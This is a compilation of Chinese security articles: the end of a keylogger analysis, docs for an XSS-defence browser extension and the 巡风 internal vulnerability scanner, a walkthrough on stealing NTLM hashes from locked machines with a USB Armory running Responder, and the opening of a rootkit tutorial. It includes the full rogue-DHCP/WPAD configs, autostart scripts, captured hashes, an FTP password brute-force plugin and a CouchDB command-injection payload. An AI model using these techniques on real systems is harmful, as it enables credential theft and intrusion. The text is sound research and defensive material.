除了一个解析参数的小函数外，mikey-text.so 没有提供太多的功能。对于 MiKey 键盘记录软件来说，它只是一个简单的记录插件。Morphick 认为，可能还存在其他插件（用于 C2 通信或挂接到其他文件），但目前尚无法确认。

为了运行键盘记录软件并通过一个定制参数将输出文件命名为 keylogged.txt，可以使用如下所示的命令。此外，如果提供“-b”选项的话，它将在“后台”运行。


```
~/Desktop# ./mikey_keylogger -b --output keylogged.txt
```

安全客（bobao.360.cn）

为了检查主机上的进程，可以使用命令'ps aux'。

```
root      6332  0.1  0.1  17992  2032 pts/1    S    15:29   0:00 ./mikey_keylogger -b --output keylogged.txt
```

然后，检查键盘记录文件的输出：



结束语

一般来说，为特定目的构建的小型实用程序通常能够轻松绕过杀毒软件。攻击者能够编写一个将内容转储到本地文件的键盘记录软件。通过编写模块化代码，作者可以通过构建插件来完成所需要的任何功能。同时，这个代码的插件性质还能增加逆向工程师的工作难度。由于无法访问每个模块，所以逆向工程师只能给该工具的特定已知功能进行备案。

对于这个键盘记录软件来说，最令人不安的地方在于，它没有提供主动的命令和控制功能，这就意味着攻击者在持续远程访问受害计算机来获取击键记录信息方面信心十足。

护心镜全新升级浏览器扩展版

作者：0keeTeam

原文来源：【安全客】http://bobao.360.cn/learning/detail/2580.html

简介

护心镜 是由 360 WEB 攻防团队 0Kee Team 开发用来防御前端脚本攻击的工具,由浏览器扩展和告警平台两部分组成。安装了护心镜的浏览器,可降低网站后台、邮箱等账户被黑客控制的风险。

目前为止,没有任何一款杀毒软件可以让浏览器主动防御 XSS 攻击。

如果您是邮箱、微博等社交应用的重度用户,或者工作中有比较重要的网站后台,都可使用本工具进行保护。

视频演示▶：https://0kee.360.cn/hxj/demo

安装

Chrome 市场安装地址:

https://chrome.google.com/webstore/detail/%E6%8A%A4%E5%BF%83%E9%95%9C/mgjeoelfgemighkmjfpocemmfilebhpn?hl=zh-CN&gl=001

安装成功后会在浏览器的右上角多处一个控制按钮。

登录

打开 https://0kee.360.cn/hxj/ 注册 360 账户登录。

单击浏览器右上角的按钮,扩展会检测在 0kee.360.cn 的登录状态并自动登录。第一次登录服务器会推送四个默认配置,分别是“QQ 邮箱、126 邮箱、163 邮箱、新浪微博”,如果经常使用这些业务,建议勾选,护心镜可针对这些应用实施保护。

配置

点击右上角的添加按钮,可以新增配置项目。点击项目名称可以进行修改,界面如下：

如果您不知道如何配置,请点击右上角的+号按钮,稍等几秒钟,可以自动生成一个参考配置,然后点击保存按钮即可。技术人员可查看 帮助-配置说明 了解详细信息。

开关

在护心镜配置列表页右上角,有一个总开关按钮。

在总开关开启的状态下,勾选各项目“是否启用”,刷新页面即可生效。

附录

项目名称

配置模版的名称。

域名白名单

网站中正常使用的资源(包括 js、图片、flash、css 文件)所在域名。填入的域名,已默认包含其所在的子域名。例如填写 360.cn,护心镜会认为*.360.cn 也在白名单范围内。

如果漏填的域名,可能会造成误报,可以在告警中找到这些域名并填入白名单。

URL 作用域

规定了这个模版在哪个 URL 下起作用,支持*号通配符。

处理方式

放行、阻断、提示用户选择。首先来说不管选择哪种方式都是可以发送告警信息的。只是发送告警信息后对危险操作的处理不同。

插件

不同的插件对应不同的防御点。

Cookie 保护：防御最常见的 Cookie 攻击,建议勾选。

XSS 感知：对于黑客的 XSS 尝试进行预警。

反表单劫持：在你输入密码的时候保护你的明文密码的安全。

反钓鱼：防御部分钓鱼攻击。

第三方资源探测：引用白名单之外的 js 的时候触发告警,在白名单配置无误的情况下建议勾选。

Webshell 上传探测：管理员后台建议配置该项。防止黑客通过 CSRF 直接攻击服务器。

另外,护心镜还提供了一键配置的功能,会依据当前标签页的网页内容生成配置,并添加到配置项当中,内容仅供参考。

鸣谢以下白帽子和站长的积极反馈,为护心镜完善做出贡献:

短点、Shadow、蚁逅、隐形人真忙、tig3r、终蓝(www.6so.so)

巡风-企业安全漏洞快速应急、巡航系统

作者：YSRC

原文来源：【安全客】http://bobao.360.cn/learning/detail/3325.html

项目简介

巡风是一款适用于企业内网的漏洞快速应急、巡航扫描系统，通过搜索功能可清晰的了解内部网络资产分布情况，并且可指定漏洞插件对搜索结果进行快速漏洞检测并输出结果报表。

其主体分为两部分：网络资产识别引擎，漏洞检测引擎。

网络资产识别引擎会通过用户配置的 IP 范围定期自动的进行端口探测（支持调用 MASSCAN），并进行指纹识别，识别内容包括：服务类型、组件容器、脚本语言、CMS。

漏洞检测引擎会根据用户指定的任务规则进行定期或者一次性的漏洞检测，其支持 2 种插件类型、标示符与脚本，均可通过 Web 控制台进行添加。

Github 地址：https://github.com/ysrc/xunfeng

坚持开源安全项目不容易，git clone 的时候求顺手转发。

安装指南

基础环境需求：

Python 2.7 mongodb 3.0

运行与安装过程需要在管理员权限下进行：

```
# 官网国内下载较慢，我们提供了镜像地址，根据自己的系统下载对应的
https://sec.ly.com/mirror/python-2.7.13.msi
https://sec.ly.com/mirror/python-2.7.13.amd64.msi
https://sec.ly.com/mirror/mongodb-linux-x86_64-3.4.0.tgz
https://sec.ly.com/mirror/mongodb-linux-x86_64-ubuntu1604-3.4.0.tgz
https://sec.ly.com/mirror/mongodb-linux-x86_64-ubuntu1404-3.4.0.tgz
https://sec.ly.com/mirror/mongodb-win32-x86_64-2008plus-ssl-3.4.0-signed.msi
https://sec.ly.com/mirror/mongodb-osx-ssl-x86_64-3.4.1.tgz
```

安装相关依赖：

```
# CentOS
yum install gcc libffi-devel python-devel openssl-devel libpcap-devel
# Ubuntu/Debian
sudo apt-get update && sudo apt-get install gcc libssl-dev libffi-dev python-dev libpcap-dev
```

安装 python 依赖库：

```
# 需先安装 pip，建议使用豆瓣的 pip 源，否则可能会因为超时导致出错。
wget https://sec.ly.com/mirror/get-pip.py --no-check-certificate
python get-pip.py
# 已经有 pip 需更新到最新版本
pip install -U pip
pip install pymongo Flask xlwt paramiko
```

Linux 部署流程

启动服务：

```
nohup ./mongod --port 65521 --dbpath DBData &
# DBData 为数据库指定存在目录
```

导入数据：

```
./mongorestore -h 127.0.0.1 --port 65521 -d xunfeng db
# db 为初始数据库结构文件夹路径
# 低版本不支持全文索引，需使用高于 MongoDB 3.2 版本
```

增加认证：

```
./mongo --port 65521
use xunfeng
db.createUser({user:'scan',pwd:'your password',roles:[{role:'dbOwner',db:'xunfeng'}]})
exit
# 请将 your password 换为你设定的密码。
```

停止服务：

```
kill -9 $(pidof mongod)
```

修改时区：

```
echo TZ\='Asia/Shanghai'\; export TZ >> ~/.bash\_profile
source ~/.bash\_profile
```

启动服务：

```
# 根据实际情况修改 Conifg.py 和 Run.sh 文件
sh Run.sh 启动服务。
```

Windows 部署流程

启动服务：

```
mongod.exe --port 65521 --dbpath DBData
# DBData 为数据库指定存在目录。
```

导入数据 ：

```
mongorestore.exe -h 127.0.0.1 --port 65521 -d xunfeng db
# db 为初始数据库结构文件夹路径
# 低版本不支持全文索引，需使用高于 MongoDB 3.2 版本
```

增加认证 ：

```
./mongo --port 65521
use xunfeng
db.createUser({user:'scan',pwd:'your password',roles:[{role:'dbOwner',db:'xunfeng'}]})
exit
# 请将 your password 换为你设定的密码。
```

停止服务 ：

```
Ctrl + c 关闭 mongodb 服务
```

启动服务 ：

```
# 根据实际情况修改 Conifg.py 和 Run.bat 文件。
运行 Run.bat 启动服务。
```

Docker 布署

使用 Dockerfile 布署

Dockerfile 源文件请前往这里查看

直接获取 Docker hub 镜像 (推荐)

拉取镜像到本地 ：

```
$ docker pull medicean/vulapps:tools_xunfeng
```

如果获取速度慢，推荐使用中科大 Docker Mirrors 加速

启动环境 ：

```
$ docker run -d -p 8000:80 medicean/vulapps:tools_xunfeng
```

-p 8000:80 前面的 8000 代表物理机的端口，可随意指定。

访问: http://127.0.0.1:8000/ 正常访问则代表安装成功

Docker 镜像信息

类型	用户名	密码
管理员	admin	xunfeng321
mongodb	scan	scanlol66
巡风物理路径	/opt/xunfeng	-
MASSCAN 路径	/opt/xunfeng/masscan/linux_64/masscan	-
mongodb 端口	65521	-

记得修改默认密码，感谢热心网友 Medicean 提供的 Docker 镜像 :)

配置指南

在配置-爬虫引擎-网络资产探测列表 设置内网 IP 段（必须配置，否则无法正常使用）。

在配置-爬虫引擎-资产探测周期 设置计划规则。

可启用 MASSCAN(探测范围为全端口)代替默认的端口探测脚本，需安装好 MASSCAN 后配置程序完整绝对路径，点击开启即可完成切换。

其他配置根据自身需要进行修改。

插件编写

漏洞插件支持 2 种类型，标示符与 python 脚本，可以通过官方推送渠道安装或者自行添加。

JSON 标示符

例子

新增插件

插件格式

json

插件名称

Docker Remote API未授

危害等级

高危

查询条件

port:2375

插件说明

攻击者可利用此漏洞远程执行 Docker 命令，严重可导致服务器被入侵控制。

插件作者

wolf@YSRC

插件类型

未授权访问

新增类型

若无合适类型在此新增

插件内容

GET /containers/json

Post数据

关键词

HostConfig

Remote API 未授权访问

http://www.tuicool.com/articles/3Yv2iiY

关闭

保存

Python 脚本

插件标准非常简洁，只需通过 get_plugin_info 方法定义插件信息，check 函数检测漏洞即可。

```
# coding:utf-8
import ftplib
def get_plugin_info():   # 插件描述信息
    plugin_info = {
        "name": "FTP 弱口令",
        "info": "导致敏感信息泄露，严重情况可导致服务器被入侵控制。",
        "level": "高危",
        "type": "弱口令",
        "author": "wolf@YSRC",
        "url": "",
        "keyword": "server:ftp",   # 推荐搜索关键字
    }
    return plugin_info
def check(ip, port, timeout): # 漏洞检测代码
    user_list = ['ftp', 'www', 'admin', 'root', 'db', 'wwwroot', 'data', 'web']
    for user in user_list:
        for pass_ in PASSWORD_DIC:   # 密码字典无需定义，程序会自动为其赋值。
            pass_ = str(pass_.replace('{user}', user))
            try:
                ftp = ftplib.FTP()
                ftp.timeout = timeout
                ftp.connect(ip, port)
                ftp.login(user, pass_)
                if pass_ == '': pass_ = "null"
                if user == 'ftp' and pass_ == 'ftp: return u"可匿名登录"
                return u"存在弱口令，账号：%s，密码：%s" % (user, pass_)   # 成功返回结果，内容显示在扫描结果页面。
            except:
                pass
```

此外系统内嵌了辅助验证功能：

DNS：触发，nslookup randomstr IP，验证， http://ip/randomstr ，返回 YES 即存在。

HTTP：触发，http://ip/add/randomstr ，验证， http://ip/check/randomstr ，返回 YES 即存在。

使用例子 ：

```
import urllib2
import random
import socket
def get_plugin_info():   # 插件描述信息
    plugin_info = {
        "name": "CouchDB 未授权访问",
        "info": "导致敏感信息泄露，攻击者可通过控制面板执行系统命令，导致服务器被入侵。",
        "level": "高危",
        "type": "未授权访问",
        "author": "wolf@YSRC",
        "url": "",
        "keyword": "server:couchdb",   # 推荐搜索关键字
    }
def get_ver_ip():
    csock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    csock.connect(('8.8.8.8', 80))
    (addr, port) = csock.getsockname()
    csock.close()
    return addr
def random_str(len):
    str1=""
    for i in range(len):
        str1+=(random.choice("ABCDEFGH1234567890"))
    return str(str1)
def check(ip,port,timeout):
    rand_str = random_str(8)
    cmd = random_str(4)
    server_ip = get_ver_ip()
    req_list = [
        ["/_config/query_servers/%s"%(cmd),'"nslookup %s %s>log"'%(rand_str,server_ip)],
        ["/vultest123",''],
        ["/vultest123/test",'{"_id":"safetest"}']
    ]
```

```
    for req_info in req_list:
        try:
            request = urllib2.Request(url+req_info[0],req_info[1],timeout=timeout)
            request.get_method = lambda: 'PUT'
            urllib2.urlopen(request)
        except:
            pass
    try:
        req_exec = urllib2.Request(url +
"/vultest123/_temp_view?limit=11",'{"language":"%s","map":""}'%(cmd))
        req_exec.add_header("Content-Type","application/json")
        urllib2.urlopen(req_exec)
    except:
        pass
    check = urllib2.urlopen("http://%s/%s"%(server_ip,rand_str)).read()
    if 'YES' in check:
        return u"未授权访问"
```

视频演示▶：http://v.youku.com/v_show/id_XMTg3NTMzNzY1Ng==.html

演示数据为填充数据

文件结构

```
│   Config.py   # 配置文件
│   README.md   # 说明文档
│   Run.bat   # Windows 启动服务
│   Run.py   # webserver
│   Run.sh      # Linux 启动服务，重新启动前需把进程先结束掉
│
├─aider
│        Aider.py   # 辅助验证脚本
│
├─db   # 初始数据库结构
│
├─masscan   # 内置编译好的 Masscan 程序（CentOS win64 适用），需要 chmod+x 给执行权限（root），若无法使用请自行编译安装。
├─nascan
│   │   NAScan.py # 网络资产信息抓取引擎
│   │
```

```
│   ├─lib
│   │       common.py 其他方法
│   │       icmp.py   # ICMP 发送类
│   │       log.py   # 日志输出
│   │       mongo.py   # 数据库连接
│   │       scan.py   # 扫描与识别
│   │       start.py   # 线程控制
│   │
│   └─plugin
│            masscan.py   # 调用 Masscan 脚本
│
├─views
│   │   View.py   # web 请求处理
│   │
│   ├─lib
│   │       Conn.py   # 数据库公共类
│   │       CreateExcel.py   # 表格处理
│   │       Login.py   # 权限验证
│   │       QueryLogic.py   # 查询语句解析
│   │
│   ├─static #静态资源目录
│   │
│   └─templates #模板文件目录
│
└─vulscan
    │   VulScan.py   # 漏洞检测引擎
    │
    └─vuldb # 漏洞库目录
```

使用恶意 USB 设备解锁任意锁屏状态 Windows、Mac

译者：cruel_blue_
原文来源：https://room362.com/post/2016/snagging-creds-from-locked-machines/
译文来源：【安全客】http://bobao.360.cn/learning/detail/3005.html

NSA 专业物理入侵设备——USB Armory ,可解锁任意锁屏状态的下的 Windows 和 Mac 操作系统，含最新发布的 Windows10、及较早的 Mac OSX El Capitan/Mavericks，想知道原理是什么？进来看看吧！

首先，这原本是没有可能实现的，但事实是我真的办到了（相信我，因为不敢相信这是真的，我已经测试了很多次。）

USB Ethernet + DHCP + Responder == 证书

论题

如果我在电脑上插入一个伪装成 USB 以太网适配器的设备，那么即使这个系统是锁定的，我也可以从系统中获取证书。（也许还能做更多的事情，但这篇文章已经太长，我们会在之后另外讨论。）

设备的设置

在文章一开始，我是用一个 USB Armory (155 美元)进行实验的，但在下文中，我也会向你们展示如何用 Hak5 Turtle(49.99 美元)实现这一目的。

我将会为你们提供设备本身的设置信息，下面还有一些可以为你们提供帮助的链接：

USB Armory

Debian/Jessie - **https://github.com/inversepath/usbarmory/wiki/Starting#preparing-your-own-microsd-card**

Kali on USB Armory - **http://docs.kali.org/kali-on-arm/kali-linux-on-usb-armory**


Resizing the SD partition - **http://base16.io/?p=61**

Hak5 Turtle

Turtle video guides and wiki: https://lanturtle.com/wiki/#!videos.md

工具

基本上，运用 Laurent Gaffié的响应器可以完成捕获，所以你需要找到一个方法来将应答器映射到设备上，而 Hak5 Turtle 已经有这样的一个模块了：



首次使用时，你必须将模块设置为“Enable”，随后它会自行下载所有相关项和软件包。然后你还需要一个 opkg update 和 opkg install python-openssl，这样应答器就可以正确运行了。至于 USB Armory，你可以使用 SCP、网络连接共享、USB 主机/客户端适配器：

安全客（bobao.360.cn）

在 Debian/Jessie 的默认安装中没有安装 Python ,所以你必须解决所有的相关项(在 Kali 版本中不需要这个)：并且需要互联网接入来执行以下内容 ：

```
apt-get install -y python git python-pip python-dev screen sqlite3
pip install pycrypto
git clone https://github.com/spiderlabs/responder
```

配置

Armory

首先，设置接口不是必需的，但是因为 Armory 的每个图像都有着不同的默认 IP 地址，设置它能够提高一致性，因此它可以为下一步打下坚实的基础 。

```
/etc/network/interfaces
   # interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
source-directory /etc/network/interfaces.d
auto usb0
allow-hotplug usb0
iface usb0 inet static
   address 192.168.2.201
   netmask 255.255.255.0
   gateway 192.168.2.1
```

下面,我们来建立 DHCP 服务器 ：

```
/etc/dhcp/dhcpd.conf
ddns-update-style none;
option domain-name "domain.local";
option domain-name-servers 192.168.2.201;
default-lease-time 60;
max-lease-time 72;
# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;
# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;
# wpad
option local-proxy-config code 252 = text;
# A slightly different configuration for an internal subnet.
subnet 192.168.2.0 netmask 255.255.255.0 {
   range 192.168.2.1 192.168.2.2;
   option routers 192.168.2.201;
   option local-proxy-config "http://192.168.2.201/wpad.dat";
}
```

这里唯一的特殊配置是发送“Proxy Config” 选项到 DHCP 客户端。请注意这一行：

一篇关于 WPAD 的维基百科文章中提到：“DHCP 的优先级高于 DNS：如果 DHCP 提供了 WPAD URL，DNS 查找将不会执行。“

接下来，我们需要设置自动运行。我们编辑了 rc.local 文件，让它来做这样的几件事：

1.清理掉所有 DHCP 租约，并启动 DHCP 服务器。也许还存在着某种更好的方式，但是因为这台“计算机”被插入和取出得非常频繁，文件在某种程度上可能会损坏，因此我们只是移除并重新添加了它。

2.在一个屏幕会话中启动响应器。这样我们就可以得到屏幕会话的记录，作为 Sqlite3 数据库和应答器创建的日志文件的备份 。

```
/etc/rc.local
#!/bin/sh -e
# Clear leases
rm -f /var/lib/dhcp/dhcpd.leases
```

```
touch /var/lib/dhcp/dhcpd.leases
# Start DHCP server
/usr/sbin/dhcpd
# Start Responder
/usr/bin/screen -dmS responder bash -c 'cd /root/responder/; python Responder.py -I usb0 -f -w -r -d -F'
exit 0
```

为了让屏幕会话的日志记录启用(可以让你迅速找出问题),你需要添加一个 a .screenrc 文件。最重要的部分是 ：

```
/root/.screenrc
# Logging
deflog on
logfile /root/logs/screenlog_$USER_.%H.%n.%Y%m%d-%0c:%s.%t.log
```

就是这样,现在你应该可以重启 USB Armory 了,然后开始在任何可以插入 USB 的地方获取凭证。

Hak5 Turtle

现在，所有的事情几乎都已经完成了,唯一的区别在于 opkg 是你的软件包管理器 ：

```
opkg update
opkg install python-openssl screen
```

将符号链接移动到/tmp/，这样日志会被保留下来 ：

```
rm -rf /overlay/etc/turtle/Responder/logs
/overlay/etc/rc.local 文件略有不同
/overlay/etc/rc.local
/etc/init.d/dnsmasq stop
/usr/sbin/screen -dmS responder bash -c 'cd /overlay/etc/turtle/Responder; python Responder.py -I br-lan -f -w -r -d -F'
```

为什么它会奏效？

1.因为 USB 是即插即用的，这就意味着，即使一个系统是锁着的，USB 仍然可以被安装。我认为，在新的操作系统中(Win10/El Capitan)，某些类型的设备可以在其锁定状态下进行安装时，是受到限制的，但是 Ethernet/LAN 肯定在白名单里。

2.即使你没有打开任何浏览器或应用程序，电脑也仍在不断地创造流量，出于某种原因，大多数计算机会信任它们的本地网络。

3.网络偏好通常基于 Windows 上的“metrics”和 OSX 上 metrics 和“preference”的结合，但在默认情况下，“wired”和“newer/faster”总能成为赢家。

这意味着，由于有了应答器，插入设备后，它很快变成了网关、DNS 服务器、WPAD 服务器等部分。

从插入锁定的工作站到获取到证书，平均需要大约 13 秒的时间，这完全取决于系统的状况。另外，我使用了 inotify 来观察 Responder.db 数据库内文件的改变，并关闭 Armory。它还能通过 LED 给我一个已经获取到了证书的指示。

为此，你需要安装 inotify-tools 包，并将以下内容添加到 therc.local 本地文件 ：

```
echo "Staring cred watch" >> /root/rc.log
/usr/bin/screen -dmS notify bash -c 'while inotifywait -e modify /root/responder/Responder.db; do shutdown -h now; done'
```

最终结果

你在视频中能看到 Windows 10 的锁定屏幕。当 LED 发出指示时，Armory 被完全关闭，证书已经得到了！

演示视频：**http://v.youku.com/v_show/id_XMTcxNzM4OTM2OA==.html**

观察结果 ：

```
root@wpad:~# sqlite3 /root/responder/Responder.db 'select * from responder'
2016-09-04
10:59:43|HTTP|NTLMv2|192.168.2.1||SITTINGDUCK\mubix||5EAEA2859C397D8AE48CA87F:01010000000001E9
D23F49F7891F38965D80A001000000000000000000000000000000009002600480054005400500 02F00780078006
6006600730062006E0070006300000000000000....
```

步骤已完成。

在以下系统中测试成功：

Windows 98 SE

Windows 2000 SP4

Windows XP SP3

Windows 7 SP1

Windows 10 (企业版和家庭版)

OSX El Capitan / Mavericks (我可以在其中得到证书 ，但是我还在测试这是不是一个偶然情况)

我还没有在 Linux 上测试过，如果成功了的话，我会另外写一篇文章。

USB ARMORY 与 Hak5 LAN Turtle 的比较

1.Armory 更具通用性，是一种不错的用于发动攻击的方式。具有更多的存储空间(SD)和更快的处理器。

2. 在 SE 攻击中，如果你试图插入一个设备，Hak5 LAN Turtle 更容易完成任务。它可能不像 Armory 那样，在取得证书时有 LED 指示,但它有一个可以作为以太网端口的附加功能,因此你可以得到证书和一个 shell。

Rootkit 技术入门：从 syscall 到 hook！

译者：shan66
原文来源：https://d0hnuts.com/2016/12/21/basics-of-making-a-rootkit-from-syscall-to-hook/
译文来源：【安全客】http://bobao.360.cn/learning/detail/3337.html

警告：本教程仅用于安全研究，切勿因其他目的而制作 rootkit。

什么是 rootkit

简单地说，rootkit 是一种能够隐身的恶意程序，也就是说，当它进行恶意活动的时候，操作系统根本感觉不到它的存在。想象一下，一个程序能够潜入到当前操作系统中，并且能够主动在进程列表中隐藏病毒，或者替换日志文件输出，或者两者兼而有之——那它就能有效地清除自身存在的证据了。此外，它还可以从受保护的内存区域中操纵系统调用，或将接口上的数据包导出到另一个接口。本教程将重点介绍如何通过 hooking 系统调用来进行这些活动。在本教程的第一部分，我们将打造自己的系统调用，然后打造一个 hook 到我们创建的系统调用上面的 rootkit。在最后一部分，我们将创建一个 rootkit 来隐藏我们选择的进程。

用户空间与内核空间

我们之所以上来就打造一个系统调用，其目的就是为了更好地理解在内核空间与用户空间中到底发生了些什么。在用户空间中运行的进程，对内存的访问将受到一定限制，而在内核空间运行的进程则可以访问所有内存空间。但是，用户空间的代码可以通过内核暴露的接口来访问内核空间，这里的所说的接口就是系统调用。如果你曾经用 C 语言编程，并且摆弄过 Linux 的话（是的，我们将用 C 编程，但不用担心，因为这里介绍的例子会非常简单），那么你很可能已经用过系统调用了，只不过你没有意识到罢了。read()、write()、open()就是几个比较常见的系统调用，只不过我们通常都是通过诸如 fopen()或 fprintf()之类的库函数来调用它们而已。

当你以 root 身份运行进程的时候，不见得它们就会运行在内核空间。因为 root 用户进程仍然是一个用户空间的进程，只不过 root 用户的进程的 UID = 0，内核验证过其身份后会赋予其超级用户权限罢了。但是，即使拥有超级用户权限，仍然需要通过系统调用接口才能请求内核的各种资源。我希望大家能够明确这一点，这对进一步阅读下面的内容非常重要。

好了，闲话少说，下面切入正题。

所需软硬件

linux 内核（我使用 debian 的最小化安装，内核版本为 3.16.36）

虚拟机软件（VMware、Virtualbox、ESXi 等）

我建议给 VM 配置 2 个 CPU 内核，至少 4GB 内存，但 1 核和 2GB 也能对付。

需要强调的是：

1.我不会对示例代码进行详尽的介绍，因为代码都自带了注释。这样做好处是，可以督促读者自行深入学习。

2.我的 VM 使用的是 Debian 最小化安装，因为我发现内核的版本越旧，打造自己的系统调用时就越容易，这就是选择 3.16.36 的原因。

3.文中的所有命令都是以 root 帐户在 VM 中运行的。

创建系统调用：pname

启动 VM，让我们先从一个内核源码开始玩起。实际上，介绍如何打造自己的系统调用的教程已经有许多了。如果你想打造一个简单的“hello world”系统调用的话，请参考这篇文章：https://chirath02.wordpress.com/2016/08/24/hello-world-system-call/。

通过下面的命令，获取内核源码的副本，并将其解压缩到/usr/src 目录下面：

```
wget https://www.kernel.org/pub/linux/kernel/v3.x/linux-3.16.36.tar.xz
tar -xvf linux-3.16.36.tar.xz -C /usr/src/
cd /usr/src/linux-3.16.36
```

pname (进程名称)：

现在，让我们从一个简单的系统调用开始入手：当向它传递一个进程名称时，它会将该进程对应的 PID 返回到启动该系统调用的终端上面。首先，创建目录 pname，然后通过 cd 命令切换到该目录下面：

```
mkdir pname
cd pname
nano pname.c
#include <linux/syscalls.h>
#include <linux/kernel.h>
#include <linux/sched.>
#include <linux/init.h>
#include <linux/tty.h>
#include <linux/string.h>
#include "pname.h"
```

```
asmlinkage long sys_process_name(char* process_name){
	/*tasklist struct to use*/
	struct task_struct *task;
	/*tty struct*/
	struct tty_struct *my_tty;
	/*get current tty*/
	my_tty = get_current_tty();
	/*placeholder to print full string to tty*/
	char name[32];
	/*<sched.h> library method that iterates through list of processes from task_struct defined above*/
	for_each_process(task){
		/*compares the current process name (defined in task->comm) to the passed in name*/
		if(strcmp(task->comm,process_name) == 0){
			/*convert to string and put into name[]*/
			sprintf(name, "PID = %ld\n", (long)task_pid_nr(task));
			/*show result to user that called the syscall*/
				(my_tty->driver->ops->write) (my_tty, name, strlen(name)+1);
		}
	}
	return 0;
}
```

然后，创建头文件：

```
nano pname.h
asmlinkage long sys_process_name(char* process_name);
```

接下来，创建一个 Makefile：

```
nano Makefile
```

在里面，添加如下内容：

```
obj-y := pname.o
```

保存并退出。

将 pname 目录添加到内核的 Makefile 中：

回到/usr/src/linux-3.16.36 目录，并编辑 Makefile：

```
cd ..
nano Makefile
```

您要查找 core-y += kernel/mm/fs/ipc/security/crypto/block/所在的行。

```
cat -n Makefile | grep -i core-y
```

然后：

```
nano +(line number from the cat command here) Makefile
```

```
root@debian:/usr/src/linux-3.16.36/pname# cd ..
root@debian:/usr/src/linux-3.16.36# cat -n Makefile | grep -i core-y
   569  core-y          := usr/
   848  core-y          += kernel/ mm/ fs/ ipc/ security/ crypto/ block/ pname/
   851                        $(core-y) $(core-m) $(drivers-y) $(drivers-m) \
   860  core-y          := $(patsubst %/, %/built-in.o, $(core-y))
   869  export KBUILD_VMLINUX_MAIN := $(core-y) $(libs-y) $(drivers-y) $(net-y)
root@debian:/usr/src/linux-3.16.36# nano +848 Makefile
```

安全客 (bobao.360.cn)

将 pname 目录添加到此行的末尾（不要忘记“/”）：

```
core-y += kernel/ mm/ fs/ ipc/ security/ crypto/ block/ pname/
```

当我们编译这个文件的时候，编译器就会知道从哪里寻找创建新的系统调用所需的源文件了。

将 pname 和 sys_process_name 添加到系统调用表中：

